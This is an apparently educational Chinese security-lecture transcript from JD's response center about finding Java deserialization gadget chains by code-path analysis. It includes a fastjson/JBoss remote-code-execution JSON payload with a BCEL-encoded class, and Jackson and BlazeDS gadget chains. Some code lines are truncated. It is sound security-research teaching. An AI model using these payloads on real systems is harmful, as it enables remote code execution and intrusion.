安全小课堂第133期【基于代码路径的漏洞挖掘】

京东安全应急响应中心 3月18日

从代码审计的环境基础开始，层层的拆解开，如何快速的搭建并审计java应用，怎么审计最快，怎么能在黑盒测试的时候站在白盒开发的角度想漏洞。

JSRC **安全小课堂第133期**，邀请到**ayound**师傅就**基于代码路径的漏洞挖掘**为大家进行分享。同时感谢白帽子们的精彩讨论。

什么是基于代码路径的挖掘思路?

京安小妹

ayound:

基于路径挖掘的思路可以参考ROP，通过找一系列的gadgets，以及他们之间的调用链，控制程序执行，但是在Java领域里会有所不同。

首先是攻击面的不同，二进制的漏洞大多是以单个参数的畸形数据为主，而Java的漏洞集中在数据转换，反序列化，json/xml，或者其他协议的数据转换，当然还有一部分是表达式引起的；

其次，Java是面向对象的语言，Java的小部件多数以类为主；

再者，ROP的小部件之间的关系是以内存的跳转为主，Java的小部件之间的关系则是以类之间的关系为主，如引用，继承，实现等关系。

Java体系下基于路径的漏洞挖掘方法主要是通过一系列的工具和手段找到从攻击面到问题代码的路径。

以json转换为例，看一下这里的攻击面。众所周知的是，json反序列化调用的是构造函数以及pojo的set和get方法。

但是在反序列化的过程中，调用了很多隐藏的方法，如

toString,hashCode,equals，Map的put和get，Collection的add，迭代对象的next等方法。从这些攻击面，通过关系查找的方式找到这些接口或者类的所有子类，再以这个为基础不断的查找调用关系，直到找到有问题的代码。
通过这种方式，我找到了一系列的Java相关漏洞，包括fastjson，jackson，xstream,amf,包括最近的hessian等远程代码执行漏洞。
在查找的过程中，可能遇到关系断层的情况，如查找到调用了一个Thread对象，就需要通过它run的方法接着查找。在安卓app中，如果查找到了startActivity方法，需要在新的activity中继续查找。
当然还有另一种查找方法，就是从问题代码开始，以被调用的关系为主，加上继承实现等关系，通过多层查找，找到问题代码到攻击面的路径。基本的原理和思路就是这样的，但是这块内容比较小众，估计研究的人不多。
讨论：
A：我理解的是，有点类似代码审计？只不过这个是动态调试，以调用为关联，进行上下文衔接。然后路径越长，出问题的点就越多？是这个思路不？
ayound:这个还是静态的，通过静态扫描发现攻击面到问题点的路径
B：java代码审计攻击链构造？
ayound：这个理解和定位非常准，一般的代码审计只是按规则找问题点，但是怎么从攻击面到问题点比较复杂，java是面向对象的，会有很多面向对象的特性。

讲师

这种方式只能挖开源软件吗？

京安小妹

ayound:

不只挖开源，因为Java的特殊性，反编译的技术相对比较成熟，因此只要通过一系列工具，不局限于开源软件，只要能拿到介质就可以挖洞。譬如我搭建的挖掘安卓漏洞的工具。首先自动从小米的应用市场上下载APK，然后使用jadx反编译，之后再写一个脚本，把它转成一个eclipse项目，并且依赖相关的SDK，找到所有public的类，如所有导出的activity以onCreate等方法为攻击面，开始路径查找。在安卓挖洞过程中还遇到了脱壳的问题，我通过mumu在本地搭建虚机，通过xposed和dumpdex的方式解决脱壳问题，最终实现安卓app的基于路径的漏洞挖掘。

通过这种方式挖了系列apk漏洞，基本上都有代码执行漏洞。apk的代码执行大多是可以调用底层的API，从远程下载文件，写入/data/data目录，覆盖dex或.so文件，可代码执行。这些有问题的API可以用代码审计工具审计出来，但是从攻击面构造攻击链的方式却需要用路径查找。


讲师

这和代码审计有什么区别?

京安小妹

ayound:

代码审计工具主要是通过规则如正则表达式找到有问题的点，一般只能查找问题点，现在的代码审计工具一般只找调用关系，但是由于java是面向对象的语言，路径查找不限于调用关系。



譬如json转换时，用{"@type":"class1"}可以new一个class1的类，但是class1没有问题，class2不是pojo，但是有问题，class3是pojo但是没有漏洞。用代码审计只能看到class2有问题，但是没有引用关系，而用路径分析需要分析类之间的继承关系。代码审计工具主要挖已知漏洞，而基于路径的漏洞挖掘工具主要是一种辅助挖掘新漏洞的方法。

讨论：

A：就是人工先审一波，大概知道哪个文件夹的类会被调用，然后再使用工具审一波？

ayound:是的，人工找到攻击面，根据攻击面使用工具查找与问题点的关系，以及构造一个攻击链

B:不只调用关系吧，之前也讲了继承和实现的关系

ayound:是的，包括调用，被调用，继承，实现，甚至有些是要自己接上的关系

讲师

基于路径挖掘的关键技术是什么？

京安小妹

ayound:

基于路径的漏洞挖掘过程中，关系查找成为了一项关键技术。为了实现这种关系查找，需要把所有的源代码以及依赖的所有第三方库全部放到一个环境中查找，以及在源代码包含第三方库之间建立一系列的索引，包括调用索引，被调索引，继承索引和实现索引。

譬如当时找到jackson的RCE时，从pojo的get方法查找，找到带newInstance方法调用的为止，攻击链如下：

级别	类	方法	特征
1	com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl	getOutputProperties	None
2	com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl	newTransformer	None
3	com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl	getTransletInstance	newInstance
...			

再譬如查找时，如果遇到Thread，

```
1  Thread thread = new TestThread(abc);
2  thread.start();
```

需要从run方法接着查找

TestThread的方法

```
public void run()
 {
    //漏洞代码
    ...
}
```

在安卓的攻击链构造中，遇到了这样的代码

```
Intent intent = new Intent(Intent.ACTION_VIEW, TestActivity.class);
startActivity(intent);
```

还要接着从TestActivity的onCreate方法接着查找
这些都需要事先建好索引，然后去查找，索引的内容不局限于当前的代码，还有依赖的jar包，JDK或ndk等基础环境。
目前来说只有在ide中才能提供基础的所有功能，所以我在ide中做了一些插件，可以实现基于路径的挖洞。
讨论：
A：大神如何找到未知反序列化的调用链
ayound：就是首先要找到反序列化的攻击面，从攻击面向问题点找路径，构造出链

讲师

师傅分享两个实际案例吧？

京安小妹

ayound:

第一个是fastjson的，fastjson的远程代码执行漏洞，在fastjson的1.2.28已经修复，阿里归零实验室2018年4月13日公布了漏洞细节。
当时找了一系列POC，影响阿里的是其中一个，另外的几个POC一直没有公开。
这个也影响jackson，xstream等其他框架。环境是jboss应用服务器，应用中使用fastjson1.2.24以下版本，在jboss中有一个类org.jboss.util.loading.ContextClassLoaderSwitcher，是一个pojo类ContextClassLoaderSwitcher有一个setter方法，可以设置一个classLoader，关键是它把classLoader设置给了当前的线程，只要调用后，当前线程都会用这个classloader加载类。关键代码如下：

```
public void setContextClassLoader(ClassLoader cl)
{

    setContextClassLoader(Thread.currentThread(), cl);

  }

public void setContextClassLoader(final Thread thread, final ClassLoade
{

    AccessController.doPrivileged(new PrivilegedAction()

    {

      public Object run()
{

        thread.setContextClassLoader(cl);

        return null;

      }

    });

  }
```

也就是说提交

```
1 {"@type":"org.jboss.util.loading.ContextClassLoaderSwitcher","contextCla
```

就可以控制当前线程的classLoader控制classLoader之后，可以通过@type属性让这个classloader加载类,这样的话，POC的思路就有了，构造内容如下：

```
1 {"@type":"org.jboss.util.loading.ContextClassLoaderSwitcher","contextCla
```

这个POC中用到了com.sun.org.apache.bcel.internal.util.ClassLoader这个classloader
我当时找到了com.sun.org.apache.bcel.internal.util.ClassLoader
它可以使用一个类名加载一个类，只要是经过BCEL编码的类名就可以加载一个完整的类了。编码格式大体是$$BCEL$$$l$8b之类的，具体可以参考DefineClass在Java反序列化当中的利用，后来阿里归零实验室公布了这种利用方式，最终的json大致是这样的

{"@type":"org.jboss.util.loading.ContextClassLoaderSwitcher","contextClassLoader":{"@type":"com.sun.org.apache.bcel.internal.util.ClassLoader这个classloader"},"a":{"@type":"$$BCEL$$$l$8b$IAAAAAAmSebNd4PQfecedeZJq97C$a2$e0FQqXeeb$V$_m8aLhb2h$8c$r90Vff9cztPedb6$b5$3dcbe5Q$7c$CSff$n$JQ8d$3e$80Pe9c6h40dc3fgcef9$e6$9b$99o$a6$d3$df$7f$beffCp$l$af4$f4aT$c1uNv$8cv$d01$a6$e2Fl$8b$wJgc6qS$83$8e$5b$wsb5bV60aa$b8$ad$e2$8e$8a$bb$w$eei94e2A$7cL$wx$a8$a1H8fU3cf$c8$c9$8dP$f05Gcf1$p$df$e4$a6cbbdus$v$c1$a6$Y$d2v$e3$8c$cb92a1$e3$ad93x7edx8e$9c$nN$b1$b4cc90$a9$f8k82nbfe8x$e2M$b3QXe1Safbb84$a8$d3$b6$dbbvY92db$9f$5e$f3$mq$vxBJ$Y4cbo86$b6Xpbv$87$d8t$dcr$5cN$c7AGJ98TNdf8cQje7$d1$cf0ecH$c2$h2g83c0ul$$$jdf8bccKweda6cba5l96yQe8$b8$80$8b$M$8a$l$95$3ddea0$3aS$3a$a6$f1T$c7$M$9e$91dcz$c7$d3$f1$i$b3$M85b3mQ$Q5$5cWdb$a4$qedaTddac3b$9eY$e7$d1$GBT$b6$82X3aw98$d31$8fF86$9e$93$f8$f9m$5b$E$b1$Yj_c$d9$85$b3$c3qf6j$bb1$9e$d6$b0TId1$60$e8$5c$X$f2mHm$86r$87a$ac$f8$7fX$a9$5d$a6N$e9$_$fa$5b$oacf0$88$e4$f7$Wdb92Tdbf7qwbc$88a$f0t$e2$ca$G$Pzf1$b9$v$3c$5bL95de3t$9f$f8$de5$3d$e94$u$a7F$c2$8e$l$7d$ffUhc1TnCd3$a3$c9V8bmda3djAjdao$8a$uoI$90S$sbbb1Ur5b$60$98vba8fv$3e$F$z$fe$e6t$d3$e2O$9amy$5e$L$3a$_$d1$eb2YF6$3b$7

eIb6GXFQ$90K$c041$5c9$a6$7eE$sA$3f$fc40aav88f4$3e2Fv$l9C9$82z$80OC3b40e7XM$e4$7eBafa5$8d$$$ab961ceY$b5$ec7$e4$ac$5d$f4$b7$e0$7c$MXZpf5Idd$e3$H0Vv$a1V$e9$d2$bbGVf2$b0$b0L$3fW$wQ2Bg40$955d$c9$a3$a1$8a$$$f2wTp$8f$VUb0Jccab$c4$d0$91$99$b4$UMUVMc7$3aG$92Vaffd$F$N$5c$a2NfbDAA"}}

$$BCEL$$开头的字符串是把一个类通过becl编码为字符串的格式

jdk里面有API专门做这个，和com.sun.org.apache.bcel.internal.util.ClassLoader一个包下，这样基本上是jboss + fastjson/jackson 或xstream都可以，xstream无非是改为xml的，因为利用的是jboss+jdk的类http://www.52bug.cn/hkjs/4772.html
https://www.colabug.com/3197569.html
是一些可以参考的文章

第二个POC是AMF3协议的漏洞，影响Flex BlazeDS 4.7.1以下版本BlazeDS在反序列化的时候做了类的过滤，在javabean类型反序列化时做了判断，如果set方法的参数是classloader则被过滤。但是通过gadgets查找，找到了一个有趣的类，org.apache.commons.beanutils.BeanMap
它的put方法如下：

```
public Object put(Object name, Object value) throwsIllegalArgumentExcep
        if ( bean!= null ) {
            ObjectoldValue = get( name );
            Methodmethod = getWriteMethod( name );
            if (method == null ) {
               throw new IllegalArgumentException( "The bean of type: "
                       bean.getClass().getName() + " has no property ca
            }
            try {
               Object[] arguments = createWriteMethodArguments( method,
               method.invoke( bean, arguments );
               Object newValue = get( name );
               firePropertyChange( name, oldValue, newValue );
            }
            catch (InvocationTargetException e ) {
                logInfo( e );
               throw new IllegalArgumentException( e.getMessage() );
```

```
            }
            catch (IllegalAccessException e ) {
               logInfo( e );
               throw new IllegalArgumentException( e.getMessage() );
            }
            returnoldValue;
         }
         returnnull;
}
```

beanMap本身是一个map，实现了java的map接口，所以可以当map处理beanMap在put时会调用javabean的set方法，BlazeDS在反序列化Map时未做类型检查，因此可以通过BeanMap包装com.sun.org.apache.bcel.internal.util.ClassLoader，可以绕过BlazeDS的反序列化检查。这里还利用了org.apache.tomcat.dbcp.dbcp2.BasicDataSource的setLogWriter方法，在BasicDataSource的setLogWriter方法中会创建datasource，加载JDBC驱动类，而BasicDataSource加载类时是通过driverClassLoader和driverClassName加载的，都是set方法可以设置进去的。

```
public void setLogWriter(PrintWriterlogWriter)
   throws SQLException
{
   createDataSource().setLogWriter(logWriter);//最终会使用classLoader加载
   this.logWriter = logWriter;
 }
```

BasicDataSource是tomcat自带的类，beanmap是apache的commons的jar包，因为这个是amf协议的，不是文本的协议，里面一堆不可见字符，就不贴出来，但是基本上和json反序列化比较类似，都是指定类型和字段。

调用链如下：

```
org.apache.commons.beanutils.BeanMap
   bean属性-> à org.apache.tomcat.dbcp.dbcp2.BasicDataSource
   _driverClassLoaderàcom.sun.org.apache.bcel.internal.util.ClassLoader
        _driverClassName à $$BCEL$$$ xxxpayload
   _logWriter à java.io.PrintWriter //该处触发漏洞
```

讨论：

A：找利用链有什么姿势吗

ayound:利用链需要调用索引，被调索引，继承索引和实现索引,对代码解析，建立索引，通过索引查找，java的就是自己配置一下，示例如下：

```
projects=all
pojo=true
fromFeature=set.*,public,1,;get.*,public,0
problemFeature=write,invoke,newInstance,forName,create,call,outputStream
include=*
level=10
```

android的通过解析AndroidManifest中公开的activity,service等，然后攻击面就是onCreate。我搭建的android环境的示例：

讲师

本期 JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现，也欢迎留言告诉我们。

安全小课堂的往期内容开通了自助查询，点击菜单栏进入“安全小课堂”即可浏览。

简历请发送：anquan@jd.com

微信公众号：jsrc_team

新浪官方微博：京东安全应急响应中心